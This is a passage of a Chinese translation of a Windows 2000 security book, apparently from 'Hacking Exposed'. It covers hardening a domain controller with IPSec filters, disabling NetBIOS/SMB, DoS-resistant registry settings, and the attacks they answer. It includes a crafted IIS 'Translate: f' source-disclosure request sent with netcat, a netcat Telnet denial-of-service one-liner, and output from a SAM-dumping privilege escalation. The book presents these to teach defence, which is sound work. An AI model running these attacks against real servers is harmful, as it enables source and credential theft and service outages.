技巧 *Microsoft服务和程序所用的TCP及UDP端口号列表在Windows 2000资源库中可获得：http://www.microsoft.com/windows 2000/library/resources/reskit/samplechapters/default.asp。*

端口	服务
TCP 25	SMTP
TCP 21	FTP
TCP/UDP 53	DNS
TCP 80	WWW
TCP/UDP 88	Kerberos
TCP 135	RPC/DCE端点映射
UDP 137	NetBIOS域名服务
UDP 138	NetBIOS数据报服务
TCP 139	NetBIOS会话服务
TCP/UDP 389	LDAP
TCP 443	基于SSL/TLS的HTTP服务
TCP/UDP 445	Microsoft SMB/CIFS
TCP/UDP 464	Kerberos kpasswd0
UDP 500	IKE(IPSec)：Internet密钥交换
TCP 593	HTTP RPC端点映射
TCP 636	基于SSL/TLS的LDAP服务
TCP 3268	AD全局目录(Global Catalog)
TCP 3269	基于SSL的AD全局目录
TCP 3389	Windows终端服务

表6.1 Windows 2000域控制器上(缺省安装)可监听端口

对策：禁止服务与关闭端口

防止各种攻击的最好方法是关闭对这些服务的访问途径，从网络或是主机层面均可。

对于外围的网络访问控制设备(交换机、路由器、防火墙等等)，应配置为拒绝其

访问上述所列尚未关闭的所有端口(通常，典型的方法是对所有主机拒绝所有协议，然后选择性地允许那些必需的服务和相应主机)。当然，也会有明显的例外，比如允许对Web服务器放开必要的80及443端口的访问。特别对于域控制器，不允许任何网络外围对这些端口的访问，只允许可信的内部子网的访问，理由有二：

- ▼ 在第3章中，我们已阐述过用户如何通过连接LDAP(TCP 389)和全局目录(TCP 3268)端口来搜集服务数据。
- ▲ 在第3章中也讲到，NetBIOS会话服务，即TCP端口139，是NT上最大的信息漏洞和潜在的危险点。第5章中所讲的大多数漏洞挖掘毫无例外地基于NetBIOS连接，Windows 2000数据还可通过TCP 445用相似的方式搜集。

注意 *请务必阅读6.3节中"禁止Windows 2000上的NetBIOS/SMB"。*

对于每个主机都保护其端口是很好的，纵深防卫(Defense-in-depth)会使攻击者步履维艰。典型的忠告就是运行services.msc关闭所有不需要的服务，并禁止不必要的服务。对于Wincows 2000域控制器要格外小心，当一个服务器或高级服务器提升为使用dcpromo.exe的域控制器时，就会安装活动目录、DNS以及DHCP等服务，额外的端口就会打开。DC(Domain Controller)是网络上的皇冠，必须非常谨慎地部署。对于大多数应用程序、文件和打印服务均要使用非域控制器。最小化原则是安全的首要原则。

为了限制对主机一侧的端口访问，在Network and Dial-up Connections | Properties of the appropriate connection | Internet Protocol(TCP/IP)Properties | Advanced | Option tab | TCP/IP filtering properties下仍有TCP/IP Filter这个老的过滤服务。其原有的弱点仍然存在，TCP/IP Filter会对所有适配程序进行检查，它甚至会阻塞一个合法外出连接的入端(inbound side)服务(甚至禁止简单的来自系统的Web浏览)，对每个改变均要重启方能生效。

警告 *我们对Windows 2000的测试发现，TCP/IP过滤并不阻塞ICMP回射请求(Protocol 1)，即使只允许IP Protocol 6(TCP)和17(UDP)，也是如此。*

IPSec Filter

更好的解决办法是利用IPSec Filter(过滤服务)来执行基于主机的端口过滤。这些过滤服务是Windows 2000对IPSec支持的附带好处，曾被设计Windows2000test.com和Openhack网络的小组使用并起了很大的作用。IPSec过滤服务在网络栈中最先处理分组，对于那些不符合过滤原则的分组一律简单丢弃。和TCP/IP Filter相比，IPSec Filter可以应用于单个接口，可以恰当地阻塞ICMP(尽管它们不足以细到阻塞单个ICMP子类，比如echo、echo reply、timestamp等等)。而且，IPSec Filter不需要重启才生效(尽管对Filter服务的改变会中断已有的IPSec连接)。它也主要用于服务器的解决方案，而不是工作站的个人防火墙技术，因为它与TCP/IP Filter一样，也会阻塞合法外出连接的入端服务(除非所有高端口均允许通过)。

创建IPSec Filter可使用Administrative Tools | Local Security Policy程序(secpol.msc)。在GUI界面中，右击左窗格中的"IPSec Policies On Local Machine"结点，然后选择"Manage IP Filter Lists And Filter Actions"。

我们更喜欢使用ipsecpol.exe命令行实用工具来管理IPSec过滤服务。它便于脚本编写，比令人眼花缭乱的IPSec策略管理工具好用多了。ipsecpol.exe可从Windows 2000资源库中获得，还有Windows 2000的因特网服务安全配置工具(http://www.microsoft.com/technet/security/tools.asp)。下面的ipsecpol命令就只允许80端口是可访问的：

```
ipsecpol\\computername -w REG -p "Web" -o)
ipsecpol\\computername -x -w REG -p "Web" -r "BlockAll" -n BLOCK -f 0+*
ipsecpol\\computername -x -w REG -p "Web' -r "OkHTTP" -n PASS -f 0:80+*::TCP
```

后两条命令创建了一条叫"Web"的IPSec策略，包含两条过滤规则，一是"BlockAll"，即禁止所有协议进出此主机；第二条是"OkHTTP"，允许80端口的服务进出此主机。如果还想允许ping或ICMP(建议不打开，除非绝对必要)，你可以添加下面的规则：

```
ipsecpol \\ computername -x  w RCE -p "Web" -r "OkICMP" -n PASS -f 0+*::ICMP
```

上述例子是一个对所有地址均可用的策略，你也可以用-f开关(见表6.2)来指定单个IP地址，从而实现具体接口的过滤。对按上述规则配置的服务器进行端口扫描，

可以看到只有80端口。当此策略不激活时，所有端口又是都可访问的。

本例中每个参数的描述参见表6.2(对于ipsecpol功能的完整描述，可运行ipsecplo-?，下表也是基于此命令构建的)。

-w REG	ipsecpol设为静态模式(static mode)，此模式将策略写入指定存储地方(不同于缺省的动态模式，该模式下只要策略代理服务是激活的，策略就生效；重启才去除)。REG参数指定策略写入Registry，这对于单独的Web服务器来说是合适的(另一个选择是DS，即写入目录中)
-p	为策略指定任意一个名字(比如Web)，如果已有同名策略存在，则本规则会添加其后，比如，上例第3行的OkHTTP规则将添加于Web策略中
-r	为规则指定名字，它将替代策略中已有的同名规则
-n	在静态模式中，NegotiationPolicyList选项可以指定三个项：BLOCK,PASS 以及INPASS(下面再解释)
BLOCK	忽略NegotiationPolicyList中的其他策略，使过滤服务阻塞或丢弃所有分组，这与IPSec管理界面中选中BLOCK单选按钮的效果相同
PASS	忽略NegotiationPolicyList中的其余策略，允许所有分组通过过滤器。这与UI界面中选中Permit单选按钮的效果相同
-f	过滤表(FilterList)，一个或多个空格分开的IP Filter。过滤规则将此格式称为filterspec(过滤规范)： A.B.C.D / mask:port=A.B.C.D / mask:port:IP protocol 其中，"=" 左边是源地址，目标地址总在右边；如果用 "+" 代替 "="，则创建两个镜像的过滤器，两个方向均可。掩码和端口是可选的，如果省略的话，则指掩码为255.255.255.255，端口为 "Any"。A.B.C.D /mask可用下面的方式替代： 0表示本地系统地址 *表示任何地址 DNS名字(注意 多重解释将被忽略) IP协议(比如 "ICMP")是可选项；如果省略，则假定为 "Any" IP协议。如果指定了一个IP协议，则其前面应有端口号或是 ":"
-x	可选项，在LOCAL注册时激活策略(注意我们在第一条规则时使用它以激活www策略，此开关似乎只在策略的第一个过滤器创建时起作用)
-y	可选项，在LOCAL注册时使策略失活(inactive)
-o	可选项，将删除由-p指定的策略(注意，它将删除指定策略的各个方面，如果你有其他策略指向该策略中的对象时不要使用)

表6.2 对Windows 2000主机进行过滤的Ipsecpol参数表

我们还应当注意，IPSec过滤器不会阻挡端口500(UDP)以及Windows 2000域控制器上的端口88(TCP/UDP)，因为它们可能用来执行IPSec认证服务(88是Kerberos，500则是IKE:Internet Key Exchange)。补丁1中包含了一个新的注册设置，允许通过关闭IPSec驱动程序免除规则来禁止Kerberos端口，该注册设置为

```
HKLM\SYSTEM\CurrentControlSet\Services\IPSEC\NoDefaultExempt
Type:      DWORD
Max:       1
Min:       0
Default:   0
```

IKE分组总是免除检查的，不受注册设置的影响，Kerberos和RSVP分组在此注册设置置为1时将不再被免除检查。

注意 *感谢Windows 2000安全小组的Michael Howard，他协助我们整理ipsecpol命令语法以及新的注册设置。*

由于ipsecpol健壮的命令行语法，它显得比较苛刻。在前面的例子中，过滤规则是从顶向下解析的(假定每个新的规则总是写在规则表的顶部)。简单改变这些规则的顺序都会导致过滤的不正确，这是一个很令人忧虑的问题。而且，在语法规则中，源或目的地址的端口范围也似乎没有办法指定。因此，虽然IPSec过滤服务是在TCP/IP过滤器基础上的显著进步，但使用起来必须格外小心，以免阻塞了必需的端口。另外，我们也在ipsecpol的进一步测试中收集了其他一些小技巧：

- ▼ 如果想删除一个策略，则在用-o开关删除之前或之后，用-y开关禁止(disable)该策略是有益的。我们就遇到了这种情况，删除了策略却依然起作用，直到禁止它。
- ■ 在修改策略时，要么使用命令行工具ipsecpol，要么使用GUI界面。当我们用ipsecpol创建策略，而用GUI进行编辑时，就产生了冲突，并留下了一些重要的安全缝隙。
- ▲ 一定要删除那些没用的过滤规则，以防止产生冲突。这可是一个重要的查点对象——对已有的规则和策略进行查点。

6.3 查点

第3章已显示了NT 4在被刺探时如何“友好地”将各种信息，诸如用户名、文件共享之类，全部暴露出来。同时，我们也看到了NetBIOS服务如何通过可怕的空会话(Null Session)将数据送给匿名的用户。我们也了解到活动目录服务如何将某些信息透露给未授权的攻击者。这里我们不再描述这些攻击了，但要知道Windows 2000提供了一些方法来解决NetBIOS和SMB的问题。


不需依靠NetBIOS就可以进行运作的能力是Windows 2000中一个最为显著的变化。正如第3章中所述，基于TCP/IP的NetBIOS可以利用Properties of the appropriate Network & Dial-up Connection|Properties of Internet Protocol(TCP/IP)|Advanced button|WINS tab|Disable NetBIOS Over TCP/IP来禁止。

但是，许多人都没有意识到，虽然这种方式可以禁止NetBIOS传送，但Windows 2000仍可以使用SMB over TCP(端口445)来进行Windows文件共享(参见表6.1)。

这也许是Microsoft对无辜用户玩的一个小把戏：大家以为禁止了NetBIOS Over TCP/IP(通过LAN connection Properties,WINS tab)就解决了空会话查点问题，然而却不能！禁止NetBIOS over TCP/IP只是禁止了TCP的139端口，但并没有禁止445端口服务。这看起来解决了空会话问题，因为Service Pack 6a之前的攻击者不能连接445端口创建空会话了；但SP6a之后及Wincows 2000的客户却可以连接445端口，他们照样可以干许多令人讨厌的事，比如查点用户，运行user2sid/sid2user，等等我们在第3章中已详细讲述的事情。因此不要被UI界面的表面改变欺骗而高枕无忧。

禁止Windows 2000上的NetBIOS/SMB

庆幸的是，即使是445端口，也是有办法禁止的，不过，与NT 4中禁止139端口一样，它都需要和一个指定适配器相绑定。首先，你得找到一个绑定标签(binding tab)，虽然它已被移到某个不起眼的地方去了(这是UI界面的另一令人沮丧的变化)。不过，通过打开Network and Dial-up Connections小窗口并选择Advanced | Advandced Setting也可获得。如下面的插图所示。



弃选“File And Printer Sharing For Microsoft Networks”，如图6.1所示，就可以禁止139和445端口上的空会话(显然，文件与打印共享也被禁止了)。无需重启，这种修改就可生效(Microsoft应该大受称赞，因为它终于允许许多网络修改无需重启就可生效了)。这种方式是配置和因特网相连的服务器外部接口的最好方式。




图6.1 利用Network and Dial-up Connections Advanced Settings窗口来禁止Net BIOS和SMB / CIFS文件与打印共享服务(禁止空会话)

注意 *即使做了此种设置，端口扫描时仍会出现TCP 139，不过此端口将不再提供NetBIOS相关的信息。*

注意 *当然，如果选择允许NetBIOS/SMB的话，不要忘了设置Restrict Anonymous。目前，下面的方法就可办到：Administrative Tools/Local Security Policy(or Domain or Domain Controller)/Local Policies/Security Options/No Access Without Explicit Anonymous Permissions(这种方法等同于在Windows 2000注册表中设置Restrict Anonymous=2)。*

技巧 *访问http://search.support.microsoft.com 中的知识库编号为Q246261的文章，上面有关于设置Restrict Anonymous=2的潜在问题。*

不要忘了IPSec Filter可以用来限制对NetBIOS或SMB的访问。

6.4 渗透

Windows 2000自发布起，就和NT 4在远程攻击方面的弱点没有差别，下面将详细讨论。

6.4.1 NetBIOS -SMB密码猜测

第5章中所讨论的SMBGrind之类的工具对于猜测Windows 2000系统中的共享密码同样有用。我们已经知道，只要允许NetBIOS或SMB/CIFS，而且攻击者的客户机可以和SMB对话，密码猜测就是对Windows 2000系统的最大威胁了。

注意 *正如Samba组织的Luke Leighton所指出的那样(http://Samba.org)，NetBIOS和SMB不能混淆：NetBIOS是一种传输方式，SMB则是和"NetBIOS-over-TCP(NBT) name-type SERVER-NAME # 20"绑定的文件共享协议，就像通常的服务均要绑定一个TCP端口一样。SMB绑定端口TCP 445是完全独立的，和NetBIOS无关。*

6.4.2 窃听密码散列

第5章讨论过的SMB分组捕获工具L0phtcrack可以有效地捕获Windows 2000服务器与其低版本客户机(NT 4和Win9x)之间发送的原有LM和NTLM散列码。新的Kerberos

注册体系是这样设计的，如果连接的一端不支持Kerberos，那么认证(authentication)的方式就会降级到NTLM；因此，Windows 2000客户机与低版本的服务器(NT 4和Win9x)之间也是同样的情况。

对Windows 2000域的一种有趣的攻击就是在一定程度上禁止Kerberos认证(也许是通过SYN Flooding对域控制器上的TCP端口88，即Kerberos，进行攻击)，从而使所有客户机被迫降级到NT 4的认证程序，于是就可以通过SMB分组捕获工具进行嗅探。

6.4.3 攻击IIS 5

如果某种攻击模式能相当或超过NetBIOS和SMB/CIFS攻击的话，据目前所知，那一定是对IIS(Internet Information Server)的渗透攻击，这种模式有许多方法，而且越来越多；IIS服务在和因特网相连的NT/2000系统上一定会有。Windows 2000服务器缺省都装有IIS 5.0，并允许Web服务。虽然在第15章我们会更详细地介绍Web的黑客技术，但我们还是想介绍目前已公开的主要IIS攻击手段，以提醒读者，这是一条重要的攻击系统的途径。

IIS 5 "Translate:f" 显示代码脆弱点

流行度：	*5*
容易度：	*9*
影响力：	*4*
风险率：	*6*

IIS以前就有"共享代码显示"(share of showcode-type)的脆弱点，现在仍然存在。Translate: f问题，Daniel Docekal曾在Bugtraq上贴过，就是很好的例子，当攻击者发送一个意想不到的输入时，会使Web服务器发送正常情况下不会发送的文件，典型的攻击是针对文档服务类型的协议，如HTTP。

Translate:f脆弱点是这样的机制：发送一个畸形的HTTP GET请求给服务器方一个可执行脚本或相关文件类型(比如.ASP或global.asa文件)。这些文件是用于服务器上运行的，绝不会到客户机上去，而这个请求就会导致IIS将这种文件的内容发到远端的客户机上，而不是在服务器上执行。这种畸形的HTTP GET请求的关键特性是该请求的末尾有一个特定的头信息Translate:f，并有一个反斜线"\"附于URL之后。下面就有

这样的一个例子([CRLF]代表换行回车字符，其十六进制为0D 0A，通常是不可见的)。注意GET global.asa 后的反斜线以及Translate:f 头信息。

```
GET  global.asa\ HTTP/1.0
Host:192.168.20.10
User Agent:SensePostData
Content Type:application x-www-form-urlencoded
Translate:f
[CRLF]
[CRLF]
```

然后将包含上述文本的文件通过netcat发给有脆弱点的服务器，如下所示，我们在命令行上就会看到／global.asa 文件。

```
D:\>type trans.txt| nc -nvv 192.168.234.41 80
(UNKNOWN) [192.168.234.41] 80 (?) open
HTTP/1.1 200 OK
Server:Microsoft-IIS/5.0
Date: Wed, 23 Aug 2000 06:06:58 GMT
Content-Type: application/octet-stream
Content Length:2790
ETag: "0448299fcd6bf1:bea"
Last-Modified: Thu, 15 Jun 2000 19:04:30 GMT
Accept-Ranges: bytes
Cache-Control: no-cache
<!-Copyright 1999-2000 bigCompany.com - >
<object RUNAT=Server SCOPE=Session ID fixit
PROGID="Bigco.object"></object>
("ConnectionText") = "DSN=Phone;UID=superman;Password=test;"
("ConnectionText") = "DSN Backend;UID=superman;PWD=test;"
("LDAPServer") = "LDAP://ldap.bigco.com:389"
("LDAPUserID") = "cn=Admin"
("LDAPPwd") = "password"
```

我们编辑了上例中抽出的global.asa 文件，以便能看到攻击者们往往能碰到的有兴趣的内容。的确在许多站点上的ASP和ASA文件中将应用程序的密码均硬编码到文件中去了，这也是攻击的危险性增大的重要原因。从这个例子就可以看出，攻击者可能通过拉下某些特殊的ASA 文件就获得了后台多个服务器的密码，包括LDAP 系统。

因特网上就可找到上面提到的netcat渗透攻击的Perl脚本(我们使用了Roelof Temmingh的trans.pl和Smiler的srcgrab.pl程序)。

"Translate: f" ——WebDAV与正规化(canonicalization)

当这种脆弱点第一次出现时，对其起因曾有过争论。微软官方的说法是起源于核心IIS引擎(engine)中的内部文件处理程序的不当行为(过去是一些问题之源)。这种观点在微软网站关于脆弱点的FAQ中有说明：http://www.microsoft.com/technet/security/bulletin/fq00-058.asp。

不过，Daniel Docekal坚持认为问题和新的Web分布式创作及版本核心协议(WebDAV:Web Distributed Authoring and Versioning)有关，这是一个由微软支持的因特网非标准协议，它允许远程作者在Web服务器上创作、删除、移动、查找或是赋予文件或目录属性(不知是否还会有人从这里找出问题来)。WebDAV是IIS 5缺省支持的。虽然WebDAV规范(RFC 2518)中没有提到"Translate:" HTTP头信息，在编制者的文档中也没定义，但Daniel声称在Microsoft开发网络(MSDN:Microsoft's Developer Network)库中找到了相关参考材料，表明它通过在Translate头域中指定"F"(false)来获得文件流。

通过和微软产品安全小组的交流，证实此问题确实与WebDAV有关，它是作为一个ISAPI过滤器(称作httpext.dll)实现的，因此它会在IIS核心引擎之前对Web请求作解析。WebDAV过滤器碰到Translate:f头信息时就会处理此请求，而附加的反斜线又把过滤器搞糊涂了，因此它将请求直接发往底层操作系统。Windows 2000就会愉快地将文件发往攻击者的系统，而不是在服务器上执行。

这是一个正规化问题(canonicalization)的例子。微软在网站上对此问题(MS00-57)作了说明:http://www.microsoft.com/technet/security/bulletin/fq00-057.asp。其内容为：

> "正规化是这样一种处理过程，它将各种不同的但等价的名字格式解释为一个单一标准的名字——即所谓的正规名(canonical name)。比如，在某一机器上，c:\dir\test.dat,test.dat和..\ ..\test.dat可能都是指同一个文件。正规化就是将这些名字全部映射成一个名字，比如c:\dir\test.dat。"

在请求中指定正规文件名的等价名，会使IIS的不同功能来处理请求，也可能会使

操作系统来处理。老的"::$DATA"源码所暴露的脆弱点就是正规化问题的一个好例子——用不同名字来请求同一个文件，文件会以不同方式返回给浏览器(参见第15章)。

"Translate:f"的工作机理很类似，它迷惑了WebDAV并指定"false"来翻译，结果将文件流返回给了浏览器。

"Translate:f"对策

对付Translate:f所引发的风险以及其他类似的显示代码之类脆弱点的好办法就是假定服务器端IIS上的可执行文件都是因特网用户可见名，不要将任何敏感信息保存于此。我们不能确定是否因为显示代码之类的脆弱点出现得如此频繁，反正微软在建议中将此作为"一般的安全问题"。

当然，微软在FAQ中推荐了补丁(已包含在Windows 2000 SP1中)。此补丁宣称使IIS在解释服务器端的可执行脚本和相关文件类型时采用的是恰当的服务器端脚本引擎，而不管其发送的头信息是什么。

不过NTBugtraq组织的Russ Cooper指出，在给Translate:f打补丁时，要考虑重要的版本问题。要用以前IIS 4的补丁来解决此问题。因此，关于该脆弱点总结如下：

1. 对于与IIS 4.0 / IIS 5.0以及UNC共享的虚目录相关的问题，用MS00-019修补，这样IIS 4系统在打了更早的各种补丁后就不会有脆弱点了。
2. 对于IIS 5.0系统(不管打没打MS00-019补丁)都要打SP1补丁或MS00-058补丁。

还要注意，如果包含目标文件的IIS虚目录的权限比Read高，那么在发生Translate f攻击时会返回"HTTP 403 Forbidden"错误(即使允许Show Source Code)；如果虚目录上的权限设为Read，则文件是可以被这种攻击看到的。

我们希望上面这些小弯道可以让大家看到IIS可能打开通往操作系统的大门。当然，我们仍建议阅读第15章，以获得更多IIS相关的攻击信息。

6.4.4 远程缓冲区溢出

在第5章中已讲到了NT的缓冲区溢出问题，目前在NT/2000上的应用程序远程缓冲区溢出问题已发现了，但尚未发现操作系统(OS)本身在这方面的问题。

6.5 拒绝服务攻击

对NT的大部分严重的拒绝服务攻击(DoS denial of service)威胁已由NT4的SP6a修补，Windows 2000在这方面相对来说要坚固的多。但对于DoS来说，没有什么东西是坚固的，Win2000test.com小组也不能不承认。

SYN和IP Fragment Flooding攻击

流行度：	*7*
容易度：	*7*
影响力：	*2*
风险率：	*6*

在因特网前线可不是好呆的——大家玩得太野。Win2000test.com就已经证明了这一点，尽管那些实验规则已尽量避免DoS攻击，但站点服务器还是被洪水般涌来的IP片段(IP Fragment)所攻击，使服务器没能力对分组进行重组；同样，SYN Flooding攻击也使TCP/IP堆栈中的半开连接队列无招架之功(参见第12章相关攻击的介绍)。

TCP/IP DoS对策

将网关或防火墙之类的配置好能防范大部分的DoS攻击，尽管这些技术不能解决所有的问题(参见第12章的相关信息)。不过，正如我们一再强调的，对每台单机都要做好配置，使它们在万一防线崩溃之后能抵御直接的攻击。

得益于Win2000test.com所获得的经验，微软在Windows 2000中增加了一些新的注册表键(Registry Key)，用来加固TCP/IP堆栈，以防止DoS攻击。表6.3是Win2000test.com小组如何在服务器上配置DoS相关的注册设置的小结(此表源于微软Win2000test.com的白皮书以及与该小组人员的个人交流。可参考网站：http://www.microsoft.com/security)。

警告 *这里有一些值，比如SynAttackProtect=2，对一些环境来说太具侵略性。这些设置主要是用来保护高流量的因特网服务器的。*

HKLM\Sys\CCS\Services下的注册表键	推荐值	描述
Tcpip\Parameters\SynAttack Protect	2	此参数会使TCP调整SYN-ACKS的重传：当出现SYN-ATTACK迹象时使连接对超时的响应更快。其决定是依据当时的TcpMaxPortsExhausted，TCPMaxHalfOpen以及TCPMaxHalfOpenRetried值作出的。值2提供了对付SYN攻击的最好保护，但会导致高潜伏(high-latency)路径上的用户连接出问题。而且，当参数设为2时，下列的Socket选项不再工作：可伸缩窗口(RFC 1323)以及单个适配器的TCP参数(初始RTT，窗口大小)
Tcpip\Parameters\ EnableDead GWDetect	0	此参数设为1时，允许TCP做网关失效(dead-gateway)检测，这样当大量连接出现困难时会切换至后备的网关(gateway)。后备网关是在网络控制面板中的TCP／IP配置对话框中的高级设置部分定义的。设为0时，攻击者就不能迫使系统切换至不希望用的网关
Tcpip\Parameters\ EnablePMTUDiscovery	0	此参数设为1(True)时，TCP会去发现到远程主机路径上的最大传输单元(MTU)。通过了解该路径MTU并将TCP分组限制到该尺寸，TCP就可以消除和各种MTU网络相连的路径上的分片。分片反过来影响TCP吞吐量和网络拥塞。此参数设置为0时，将使用576字节的MTU来连接所有非本地子网的主机，防止黑客将MTU强制为较小的值而使堆栈负担过重
Tcpip\Parameters\ KeepAliveTime	300 000 (5分钟)	此参数控制TCP多长时间发一个keep-alive分组去确认某个空连接是否完整。如果远程系统仍可达且工作，则保持该传输的连接。缺省情况下并不发送keep-alive分组，此特性往往由应用程序来打开。这些是全局设置，作用于所有接口，对于用于管理和冗余的适配器来说可能太短了
Tcpip\Parameters\ Interfaces\<interface> NoNameReleaseOnDemand	0 (False)	此参数决定计算机在收到网络上的名字发布(namerelease)请求时是否发布其NetBIOS名字。值0可以防止恶意的发布名字攻击(参见微软的安全公告MS00-047)。尚不清楚此类攻击对于本章前

表6.3 防止拒绝服务攻击而推荐的NT/2000 TCP/IP栈设置

续表 ▶

▶续表

HKLM\Sys\CCS\Services下的注册表键	推荐值	描述
		面已讨论过的禁止NetBIOS/SMB/CIFS的接口会有什么效果
Tcpip\Parameters\Interfaces\<interface>\PerformRouterDiscovery	0	此参数控制Windows NT/2000是否会基于每个接口进行路由器发现(RFC 1256)。值0就可以防止伪造的路由器攻击(Router Spoofing)。使用Tcpip/Parameters/Adapters中的值来检查接口下哪个值和网络适配器相匹配

表6.3 防止拒绝服务攻击而推荐的NT/2000 TCP/IP栈设置

参见知识库编号为Q142641的文章，以获得有关SynAttackProtect设置及相关参数的更多信息。

对 Windows 2000 Telnet服务器的DoS攻击

流行度:	*5*
容易度:	*9*
影响力:	*1*
风险率:	*5*

此漏洞是SecureXpert Labs实验室发现的(http://www.securexpert.com)，其方式很简单，往Microsoft Telnet服务(Windows 2000安装时缺省为禁止)发送一连串二进制0。这会导致服务崩溃。如果允许自动启动，则不断地灌会使服务器不断地倒下重启，重启再倒下，当重启次数超过最大允许值时，就永久趴下了。

此攻击在Linux上用netcat(参见第5章)很容易实现：

```
nc target.host 23 </dev/zero
```

Telnet服务器DoS补丁

从站点http://www.microsoft.com/technet/security/bulletin/MS00-050.asp 上获得补丁程序，它没包含在Windows 2000 SP1中，对于安装或没安装SP1的机器都是

可用的。Telnet服务器可以配置为失败后重启。攻击者持续不断的攻击仍是件讨厌的事，但如果时间长的话，可从路由器的日志中跟踪抓捕(假如攻击者没有实现此攻击的伪装版本的话)。

NetBIOS名字服务协议欺骗DoS

2000年7月，Cult of the Dead Cow(http://www.cultdeadcow.com)的Sir Dystic报告，该目标NT/2000机器上发送NetBIOS名字服务(NBNS，UDP 137)。一条"NetBIOS Name Release"消息强制其名字冲突，于是就不能再使用了，该机也就不能再参与NetBIOS网络。

差不多同时，网络联盟(Network Associates)的COVERT实验室(http://www.nai.com)发现攻击者可以往NetBIOS名字服务发送一条NetBIOS名字冲突的消息，即使接收机当时并没有处理其NetBIOS名字注册。这样就引发其名字冲突，不能再使用，从而系统不再参与NetBIOS网络。

Sir Dystic编制了一个叫nbname的攻击程序，可以往NetBIOS名字表中的所有项发送NBNS Name Release分组，一个非外科方式就导致了问题。尽管此工具不是每次均能奏效，然而，从本地的攻击者看来(NBNS不是可路由的)，这已是一种很漂亮的毁灭性DoS攻击了。

NBNS DoS对策

始作俑者是IBM(他们发明了NetBIOS)，NetBIOS是一个无需授权确认的协议；这是它的行为根源。微软的修补是创建一个注册表键来阻止NetBIOS名字服务会回应名字发布(Name Release)消息。对名字冲突的修补是只有在注册阶段才回应NBNS名字冲突信息。当然，在那个时候机器仍是存在弱点的。修补程序和其他信息可从http://www.microsoft.com/technet/security/bulletin/MS00-047.asp 上获得。此补丁没有在SP1中，因此对所有系统(不管是否有SP1补丁)均是需要的。

长远的解决方案，是在那些有无赖们出没的环境中远离NetBIOS；当然，一定要保证从防火墙之外不能访问UDP 137。

6.6 特权升级

一是攻击者获得了Windows 2000系统上的一个用户账号，他们马上就会盯上如

何获得最高权限：管理员账号。庆幸的是，Windows 2000在抵抗这种企图方面看起来比以前的版本要健壮(至少，对于以前的弱点，如getadmin和sechole等，都打上了补丁)。不过，一旦获得了交互的登录权限，防止其权限升级就困难了(而交互式登录却更为普遍了，因为Windows 2000终端服务已流行用来做远程管理和分布式处理)。下面我们讨论两个例子。

预测命名管道来作为系统运行代码

流行度：	*4*
容易度：	*7*
影响力：	*10*
风险率：	*7*

此种攻击方式由Mike Shiffman发现，并报告给了Bugtraq(ID 1535)。此种本地特权升级的弱点是，在Windows 2000初始化系统服务时(比如Server、Workstation、Alerter、ClipBook等，都是在SYSTEM账号下登录的)，可以发掘命名管道(Named Pipe)创建的可预见性。每个服务开始之前，服务器端命名管道是用一个可预见的序列名创建的：此序列可以从注册表键HKLM\System\CurrentControlSet\Control\ServiceCurrent中获得。

任何交互式Windows 2000登录用户(包括远程终端服务用户!)都可以预测一个序列命名管道的名字，并实例化，还可在下次启动时采用SYSTEM的安全环境(Security Context)。如果一段代码附在命名管道之后，它就会以SYSTEM特权运行，可做本地系统上能做的任何事情(比如往Administrators用户组中增加用户)。

一个名为Maceo的黑客报告了一段示意代码，可以不用花太大精力就获得特权升级：它发现了RID 500的用户(参见第5章关于RID的讨论)，这是管理员账号，它将其密码散列以原始格式转到控制台上。下面是这个过程的情况，攻击称为main，首先我们用资源工具whoami显示出当前交互式用户只是备份操作组的一名成员；然后运行了main(输出做了删节)。

```
C:\> whoami /groups

[Group     1]    = "Everyone"
[Group     2]    = "BUILTIN\Backup Operators"
```

```
[Group     3]    = "LOCAL"
[Group     4]    = "NT AUTHORITY\INTERACTIVE"
[Group     5]       NT AUTHORITY\Authenticated Users'
C:\>main
The ClipBook service is not started.

More help is available by typing NET HELPMSG 3521.

Impersonating: SYSTEM
Dumping SAM for RID 500 ...

F:0x02000100000000000000000000000000000000000000000000. . .
V:0x00000000a8000000020001000a80000001a000000000c4. . .
```

注意：Maceo的攻击方法成功地冒用系统账号执行了操作。此时攻击者便可以窃取管理员的密码并登录（我们也提醒你无需如此艰苦——有了系统特权，可以通过getadmin将自己加入Administrators用户组就行了）。

